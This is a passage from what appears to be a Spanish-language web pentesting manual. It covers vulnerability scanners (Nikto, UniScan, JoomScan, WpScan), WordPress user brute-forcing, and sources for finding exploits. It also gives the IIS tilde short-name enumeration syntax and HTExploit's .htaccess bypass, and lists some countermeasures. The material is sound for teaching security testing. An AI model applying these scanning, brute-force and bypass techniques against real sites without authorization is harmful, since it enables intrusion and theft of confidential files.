


Figura 7.1 Resultado obtenido con Nikto - Backtrack.

En la figura 7.1 se observa el resultado obtenido con la herramienta Nikto, la opción "-host" es utilizada para especificar la página web que será auditada. Entre los datos más relevantes están: La versión del servidor web, el sistema operativo, la versión PHP que está manejando el sitio. Adicional a esto se tiene URLs específicas que indican vulnerabilidades concretas sobre el sitio, todas estas se encuentran precedidas de las siglas OSVDB (Open Sourced Vulnerability Data Base) seguido de un numero referencial, La unión de estos dos parámetros brinda la posibilidad de encontrar información detallada de la vulnerabilidad accediendo a la página: www.osvdb.org.

7.4.2 UniScan.

Es una de las mejores herramientas para explorar vulnerabilidades de sitios web, presenta una gran potencia al momento de brindar resultados detallados ya que tiene opciones que permiten realizar búsquedas específicas según los requerimientos del atacante.

Entre sus principales opciones están:

- -u: Indica la URL que se desea analizar.
- -q: Habilita las comprobaciones de Directorios.
- -w Habilita las comprobaciones de archivos.
- -e: Habilita el chequeo de los "Robots.txt" del servidor.
- -d: Habilita el chequeo dinámico.
- -s: Habilita las comprobaciones estáticas.




Figura 7.2.1 Resultado obtenido con UniScan – Backtrack.

Se puede ver en la figura 7.2.1 la primera parte del resultado obtenido con la herramienta UniScan, en este caso se utilizó el comando "–u" para indicar la URL y "-qweds" que es la concatenación de las opciones descritas anteriormente para fortalecer el análisis. En primera instancia brinda como datos: el dominio, el servidor que en este caso es un "Internet Information Server" versión 6, posteriormente muestran links de archivos encontrados en el sitio.




Figura 7.2.2 Resultado obtenido con UniScan – Backtrack.

En la figura 7.2.2 se visualiza links externos asociados al sitio y también se muestran direcciones de correo electrónico del personal que trabaja en la empresa que pueden ser utilizados para realizar ataques de ingeniera social como para generar Spam.

Figura 7.2.3 Resultado obtenido con UniScan – Backtrack.

Se observa en la figura 7.2.3 doce vulnerabilidades detectadas dentro del sitio web relacionadas a SQL Injection, se muestran los enlaces propensos a este ataque pudiendo realizar las pruebas con cada uno de ellos para obtener información sensible de la página.

7.4.3 JoomScan.

Joomla es un gestor de contenidos utilizado para el desarrollo de sitios web dinámicos que permite su elaboración de una manera sencilla siendo uno de los más difundidos en la actualidad, es por ello que son cada vez más frecuentes los ataques hacia este gestor.

La herramienta JoomScan es un escáner de vulnerabilidades que direcciona sus ataques hacia el gestor Joomla tratando de encontrar la mayor cantidad de fallos que permitan obtener información que pueda poner en peligro el sitio. (http://www.owasp.org , Parr 1).

Entre las opciones utilizadas con frecuencia están:

- -u: Especifica la URL que será analizada .
- -ot: Permite incluir una ruta para que el resultado se guarde en un archivo.
- -x: Brinda la posibilidad de colocar un proxy (IP: puerto).
- -Vu: Especifica a manera más detallada de cada vulnerabilidad.




Figura 7.3.1 Comando utilizado con JoomScan – Backtrack.

Se muestra en la figura 7.3.1 el comando utilizado con la herramienta JoomScan que permite obtener la información en un archivo de texto.




Figura 7.3.2 Resultado parcial con JoomScan – Backtrack.

Se visualiza en la figura 7.3.2 una parte del resultado obtenido con JoomScan, donde cada uno de los números representa un intento que hizo la aplicación para comprobar su vulnerabilidad frente a un ataque especifico, mostrando además la versión del Joomla que es vulnerable a dicho ataque, el Path en done se realizó la prueba y el Exploit para vulnerar el fallo.

7.4.4 WpScan.

WordPress es un gestor de contenidos que orienta su funcionamiento hacia sitios web que se actualizan cada cierto tiempo, está desarrollado en PHP y MySQL, posee una gran variedad de *plugins* que permiten realizar sitios web muy flexibles.

WpScan es un escáner de vulnerabilidad que realiza su análisis sobre sitios desarrollados con WordPress permitiendo a los profesionales de seguridad evaluar el grado de seguridad de las aplicaciones desarrolladas sobre el gestor descrito. Obtiene entre otras cosas: Los nombres de usuarios, la versión utilizada, los plugins instalados y vulnerabilidades conocidas dependiendo de la versión. (http://www.wpscan.org , Parr 4)

Sus principales opciones son:

- -URL: Permite ingresa la página web.
- -enumerate: Permite realizar la enumeración
    - u: Usuarios.
    - vp: Plugins vulnerables.
    - vt: Temas vulnerables.
- -Proxy: Permite el ingreso de un proxy.
- -Wordlist: Lista de palabras para realizar ataque de fuerza bruta sobre los usuarios encontrados.
- -verbose: Permite observar detalladamente todo el proceso en tiempo de ejecución.




Figura 7.4 Comando utilizado en WpScan – Backtrack.

En la figura 7.4 se aprecia el resultado obtenido con la herramienta, muestra el tema que está siendo usado, visualización de rutas completas, la versión que se está manejando. En la parte inferior se muestran los usuarios encontrados del sitio.




Figura 7.4.1 Comando utilizado en WpScan – Backtrack.

Una vez obtenido los usuarios se puede iniciar un ataque de fuerza bruta sobre el objetivo para intentar obtener su contraseña, tal como se observa en la figura 7.4.1.

7.5 Hacking en Aplicaciones web.

Como se pudo ver en las líneas expuestas anteriormente existen diferentes formas en las que se puede comprometer la seguridad de un sitio web, dependiendo en gran medida de las circunstancias y motivos por el cual el atacante quiere ingresar sin permisos al sitio. Se pueden realizar; desde la creación de una página de inicio diferente a la normal indicando que la página web es insegura, (esto es conocido como *defacement),* hasta modificaciones más peligrosas como la eliminación de los datos de los usuarios y la utilización de dichos datos por terceras personas para intereses particulares.

Los piratas informáticos pueden valerse de descuidos básicos de los administradores de los sistemas como lo es dejar alojado en el host carpetas con nombres por defecto como (www.paginaweb.com/backup) que pueden ser fácilmente detectados desde un buscador, los directorios mal configurados pueden ser otro acceso relativamente fácil hacia el objetivo logrando mapear los links del sitio o a su vez descargar el sitio completo para analizarlos de manera *offline* y poder encontrar datos sensibles.

También se puede obtener información verificando si el administrador configuró en el servidor el archivo robots.txt, este archivo contiene los directorios que no desean que los buscadores indexen en sus motores de búsqueda pero que a su vez puede ser encontrado por un intruso de forma fácil y con ello obtener información detallada de los paths ocultos.

Si el intruso desea realizar ataques que expongan en un nivel más alto a la aplicación web este puede intentar ataques de denegación de servicios, esto hará que la página web quede inhabilitada y con ellos que no se pueda ser accedida, también puede intentar una de las

técnicas más peligrosas que es manipular la base de datos, como se conoce las bases de datos en la mayoría de los casos contiene información confidencial que una empresa maneja, si un atacante tiene acceso a ella puede ocasionar daños irreparables como la modificación o la eliminación de los datos.

7.5.1 Obtención de Exploits.

Los exploits son de mucha ayuda al momento de realizar el testeo de seguridad sobre las aplicaciones web, con un buen análisis del objetivo se logran obtener que sistema operativo está corriendo en el servidor, que aplicaciones tiene en el sitio con sus respectivas versiones, entre otras. Cuando se tiene esta información un punto importante es buscar exploits que puedan ser aplicados en las aplicaciones obtenidas. A continuación se presentan dos páginas web que ayudan en gran medida a encontrar exploits que pueden ser enfocados a los datos logrados en los análisis preliminares.

Figura 7.5 Pagina web www.exploit-db.com

En la figura 7.5 se muestra la página www.exploit-db.com, esta contiene diferentes tipos de Exploits que pueden ser enfocados a las aplicaciones y sistemas instalados en las páginas web, es una de las webs más consolidadas en la actualidad en lo referente a testeos de seguridad.

Figura 7.6 Pagina web www.1337day.com

En la figura 7.6 se visualiza la web www.1337day.com, esta página abarca gran cantidad de vulnerabilidades actualizadas diariamente, según sea el caso del ataque que se desea implementar hay una opción de búsqueda que permite filtrar las vulnerabilidades por tipo. También existen vulnerabilidades “0 Day” pero el acceso a ellas tiene un costo de acuerdo al riego de la vulnerabilidad encontrada.

Las páginas citadas están entre las más robusta hoy en día y son de mucha ayuda a la hora de implementar ataques en objetivos específicos. Todo Exploit y vulnerabilidad citadas en estas páginas son bien documentadas y se pueden descargar con facilidad, la mayoría de Exploit están programados en: Perl, Python, Ruby y Java.

7.6 Obtención de Ficheros en IIS (Internet Information Server)

Para conseguir ficheros en un IIS esta técnica se basa en una vulnerabilidad que permite la utilización del carácter”~” con el propósito de realizar consultas hacia la web y diferenciar que resultado muestra cuando existe o no el valor ingresado. Esto se lo puede realizar en las versiones de IIS y .Net que no tiene filtrado el carácter “*”. El siguiente cuadro muestra las versiones que pueden ser afectadas con esta técnica y la sintaxis que se debe utilizar para realizar el análisis.

IIS Version	URL	Result/Error Message
IIS 6	/valid*~1*/.aspx	HTTP 404 - File not found
IIS 6	/Invalid*~1*/.aspx	HTTP 400 - Bad Request
IIS 5.x	/valid*~1*	HTTP 404 - File not found
IIS 5.x	/Invalid*~1*	HTTP 400 - Bad Request
IIS 7.x .Net.2 No Error Handling	/valid*~1*/	Page contains: "Error Code 0x00000000"
IIS 7.x .Net.2 No Error Handling	/Invalid*~1*/	Page contains: "Error Code 0x80070002"

Figura 7.7 Cuadro comparativo de Resultados (http://soroush.secproject.com , Parr 2)

A continuación se presenta un ejemplo de cómo se logran obtener resultados con esta técnica.

Figura 7.8 Testeo hacia un IIS versión 6.

En la figura 7.8 se puede apreciar el resultado obtenido, previo análisis con Nmap se verificó que esta página web tiene alojado un IIS versión 6 por lo que se realizó la prueba con la sintaxis correspondiente, teniendo como resultado un "Bad Request" esto quiere decir que no existe ningún fichero que empiece con la letra "z".

Figura 7.9 Testeo positivo sobre IIS 6.

En la figura 7.9 se muestra el resultado generado de la consulta, en este caso se deduce que existen uno o varios ficheros que empiezan con la letra “c” dado que el mensaje producido es diferente a la consulta obtenida anteriormente. Con ello se sigue testeando tomando esta letra como referencia de inicio. Solo se podrán obtener máximo 8 caracteres y 3 de la extensión que tiene el archivo ya que Microsoft Windows tiene limitado este número como máximo, por tal motivo se descubra 6 caracteres ya que los dos últimos pueden ser : (~1 o ~2) y a continuación de esto de 1 a 3 letras que estarán relacionadas a la extensión.

7.6.1 Automatización de la Técnica.

Mediante la herramienta “IIS Shortname Scanner Poc” desarrollada en JAVA se consigue automatizar el descubrimiento de los archivos ocultos dentro de un IIS. Su funcionamiento es muy similar al realizado manualmente, pues primero identifica la versión que se están ejecutando en el objetivo para luego empezar a realizar las pruebas respectivas que darán como resultado un “True” o “False” según sea el caso hasta obtener los 6 caracteres posibles.




Figura 7.10 Automatización con la herramienta IIS Shortname Scanner PoC – Windows.

Primero se debe iniciar con el comando “java sccaner 2 0” que indica el nombre del archivo a ser ejecutado luego de ello se ingresa la dirección del sitio web que está siendo analizado, posteriormente a esto el programa ira obteniendo los ficheros que están en el servidor. Una vez que finalice se tendrá que probar cada uno de ellos y añadiendo letras que se deduzca que hacen falta para completar el nombre del archivo.

7.6.2 Contramedidas.

- Actualizar el IIS y .Net Framework a la última versión disponible.
- Activar el control de errores del archivo web.config.
- Si no es necesario la utilización del carácter “~” es recomendable descartar las peticiones web que incluyan este carácter.

7.7 Evasión de restricciones en Apache.

Esta técnica esta dirija a realizar un Bypass de la seguridad de un servidor apache enfocándose en el fichero .htaccess conocido también como archivo de configuración distribuida, utilizado con frecuencia en este servidor. Este archivo permite definir reglas de configuración específicas sobre los directorios sin la necesidad de realizar estos cambios en el fichero principal de apache. El enfoque que da a este archivo es variado, estos pueden ser:

- Listar Directorios.
- Creación de URL amigables.
- Personalización de mensajes de error.
- Restringir accesos.
- Autorización y autenticación.

Para realizar este ataque se utilizará una herramienta que permite tomar ventaja de estos fallos y con ello conseguir información, a continuación se detalla el ataque.

7.7.1 HTExploit (HiperText Access Exploit).

Es una herramienta de código abierto elaborada en Python que toma ventaja de la manera en que el fichero .Htaccess es configurado para proteger los directorios ocultos permitiendo realizar un Bypass sobre la protección realizada del fichero mencionado y con ello obtener archivos protegidos que serán descargados y mostrados en un archivo HTML. En detalle se puede decir que este Exploit envía peticiones que el servidor apache no entiende y este a su vez lo transmite a PHP para que lo interprete, como PHP tampoco conoce la petición lo toma como un argumento Get pudiendo con ello obtener un Get sobre el servidor remoto salteando las restricciones definidas en el archivo .Htaccess. Cabe indicar que esta herramienta brinda los resultados esperados cuando se utiliza en conjunto Apache con PHP.
Las principales opciones de esta herramienta son:

- -u: Utilizado para ingresar la dirección de la página web que se desea analizar.
- -o: Define la ubicación y el nombre de la carpeta de salida de los archivos detectados.
- -m: Permite definir el modulo que será utilizado, estos pueden ser: *detect* (utilizado para detectar si la página es vulnerable) y Full (opción por defecto que escanea toda la carpeta en busca de archivos que se encuentre en el diccionario).
- -w: Define el diccionario que se va a utilizar.

- -v: Activa el modo *verbose*, esto es utilizado para mostrar todo lo que está realizando la herramienta en tiempo de ejecución.

Figura 7.11.1 Análisis de un sitio web con HTExploit – Backtrack.

En la figura 7.11.1 se muestra el comando utilizado para explorar la vulnerabilidad en un sitio web, en este caso se usa el Path “res/FullList” para identificar que Wordlist se utilizará para la exploración de los archivos, cabe destacar que este archivo no contiene nombre de usuarios ni mucho menos contraseñas, lo que tiene sobre rutas de formularios que pueden estar en el servidor.




Figura 7.11.2 Análisis de un sitio web con HTExploit – Backtrack.

En la figura 7.11.2 se muestra el resultado sobre la web analizada, la herramienta descargó 13 archivos para poder analizarlos en la ruta especificada en la parte inferior de la figura.




Figura 7.12 Análisis de un sitio web con HTExploit – Backtrack.

Se puede observar todos los links descargados por la herramienta en la figura 7.12 cada uno de ellos contiene el enlace hacia la página descargada logrando obtener información confidencial.

